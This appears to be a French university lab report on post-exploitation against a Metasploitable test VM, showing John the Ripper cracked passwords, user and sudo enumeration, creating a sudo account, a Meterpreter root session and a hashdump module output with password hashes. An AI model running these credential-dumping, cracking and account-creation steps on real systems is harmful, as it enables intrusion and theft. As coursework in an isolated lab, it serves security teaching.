

Université Cheikh Anta Diop (UCAD)



Ecole Supérieure Polytechnique
Département Génie Informatique
Année Universitaire 2023-2024

Veille Technologique

Prenom et nom:

Assane Gueye (GLSIB)

Professeur :

Mr Doudou Fall

ATELIER 6:

Partie 1 : John the Ripper

Mot de passe de l'utilisateur user : **User**

Mot de passe de l'utilisateur msfadmin: **Msfadmin**

Mot de passe de l'utilisateur service : **Service**

Mot de passe de l'utilisateur sys : **batman**

Mot de passe de l'utilisateur klog : **123456789**

```
—$ john --show msfadmin.txt
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

Partie 2 : Activités pratiques post-exploitation

Tâche 1 : Accordez l'accès :

Pour obtenir une liste de tous les utilisateurs locaux, on utilise :

cat /etc/passwd | cut -d: -f1

Explication :

- cat /etc/passwd: Cette commande affiche le contenu du fichier `/etc/passwd`, qui contient des informations sur les comptes d'utilisateurs locaux, y compris les noms d'utilisateur.
- cut -d: -f1: Cette commande découpe chaque ligne du fichier en utilisant `:` comme délimiteur et extrait la première colonne, qui contient les noms d'utilisateur.

Tâche 2 : Accordeons l'accès


Pour obtenir une liste des utilisateurs ayant un accès sudo, utilisez la commande suivante :

getent group admin | cut -d: -f4 | tr ',' '\n'

Explication :

- getent group admin: Cette commande récupère les informations du groupe "admin" à partir de la base de données des utilisateurs et des groupes. Remplacez `admin` par `sudo` si votre distribution utilise ce groupe pour les utilisateurs sudo.
- cut -d: -f4: Cette commande découpe chaque ligne en utilisant `:` comme délimiteur et extrait la quatrième colonne, qui contient une liste d'utilisateurs séparés par des virgules.
- tr '\n': Cette commande remplace toutes les virgules par des sauts de ligne, ce qui affiche chaque utilisateur sur une nouvelle ligne.

Tâche 3: Accordons l'accès : Créons un nouveau compte avec le nom d'utilisateur « doudou » et le mot de passe « sensei »



```
sudo useradd doudou
sudo passwd doudou
Enter new UNIX password: sensei
Retype new UNIX password: sensei
passwd: password updated successfully
```

Tâche 4: Accordons l'accès :

Donnons les permissions sudo au compte « doudou »:

sudo usermod -aG sudo doudou

Tâche 5: Révoquer les permissions sudo à « doudou ».

sudo deluser doudou sudo

Tâche 6: Supprimer l'utilisateur « doudou ».

sudo userdel -r doudou

Tâche 7: Supprimer le groupe « doudou ».

sudo groupdel doudou

Partie 3: Meterpreter

Le type indiqué pour cette nouvelle session est meterpreter x86/Linux

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell cmd/unix		10.0.2.5:4444 → 10.0.2.6:42569 (10.0.2.6)
2		meterpreter x86/linux	root @ metasploitable.localdomain	10.0.2.5:4433 → 10.0.2.6:39711 (10.0.2.6)

Le nom d'utilisateur est « root »

- Ce nom d'utilisateur signifie que la session fonctionne avec des privilèges d'administrateur sur le système
- Le système d'exploitation déclaré est **Ubuntu 8.04**
- L'architecture (du processeur) indiquée est **i686**

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > █
```

Le contenu du cache ARP est :

```
meterpreter > arp
2024-05-15 12:55:15
ARP cache
-----

```

<u>IP address</u>	<u>MAC address</u>	<u>Interface</u>
10.0.2.3	08:00:27:4d:ee:98	eth0
10.0.2.5	08:00:27:07:fe:32	eth0

```
meterpreter > █
```

Partie 4: Script post-exploit

Utilisez le script post-exploit hachdump pour accéder aux hachages de mots de passe.

```
msf6 post(linux/gather/hashdump) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: unix. This module works with: Linux.
[+] root:$1$/avpf8J1$X0z8w5UF9Iv./DR9E9Lid.10:0:root:/root:/bin/bash
[+] sys:$1$fUX688P0t$M1yc3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$/22vMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUMA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$8w35ik.x$MgQgZUu0SpAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$K.e03G93DG6oXI1QKkPmUqZ0:1001:1001:just a user,i11,,,:/home/user:/bin/bash
[+] service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/boubadiouf/.msf4/loot/20240520184200_default_10.0.2.0_linux.hashes_514891.txt
[+] Post module execution completed
msf6 post(linux/gather/hashdump) > █
```